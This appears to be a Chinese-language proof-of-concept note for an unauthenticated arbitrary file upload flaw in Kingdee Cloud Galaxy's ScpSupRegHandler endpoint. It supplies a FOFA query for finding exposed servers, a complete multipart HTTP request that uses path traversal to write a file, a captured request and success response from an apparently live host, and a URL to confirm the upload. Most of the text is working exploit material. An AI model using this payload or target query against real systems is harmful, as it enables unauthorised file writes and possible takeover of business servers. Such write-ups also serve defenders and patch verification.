J8-11金蝶-云星空-文件上传

漏洞描述：

金蝶云星空管理中心ScpSupRegHandler接口存在任意文件上传漏洞。攻击者可在无需登录的情况下利用此漏洞上传任意文件

影响版本：

金蝶云星空企业版私有云

企业版私有云（订阅）

标准版私有云（订阅）

版本<=V8.1

网站图片：

网络测绘：

fofa语法：

FOFA：icon_hash="-1629133697" && title=="金蝶云星空"

漏洞复现：

payload：

```
POST /k3cloud/SRM/ScpSupRegHandler HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: multipart/form-data; boundary=2ac719f8e29343df94aa4ab49e456061

--2ac719f8e29343df94aa4ab49e456061
Content-Disposition: form-data; name="dbId_v"

.
--2ac719f8e29343df94aa4ab49e456061
Content-Disposition: form-data; name="FID"

2023
--2ac719f8e29343df94aa4ab49e456061
Content-Disposition: form-data; name="FAtt"; filename="../../../../uploadfiles/1.txt"
Content-Type: text/plain

test
--2ac719f8e29343df94aa4ab49e456061--
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /k3cloud/SRM/ScpSupRegHandler HTTP/1.1
Host: [redacted]:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: multipart/form-data; boundary=2ac719f8e29343df94aa4ab49e456061

--2ac719f8e29343df94aa4ab49e456061
Content-Disposition: form-data; name="dbId_v"

.
--2ac719f8e29343df94aa4ab49e456061
Content-Disposition: form-data; name="FID"

2023
--2ac719f8e29343df94aa4ab49e456061
Content-Disposition: form-data; name="FAtt"; filename="../../../../uploadfiles/1.txt"
Content-Type: text/plain
```


Responses https 60bytes / 58ms

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 03 Nov 2023 07:57:53 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: https://www.y
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type
Content-Length: 60

{
  "IsSuccess": true,
  "Msg": "附件保存成功！"
}
```

验证url

```
https://your-ip/K3Cloud/uploadfiles/1.txt
```




```
test
```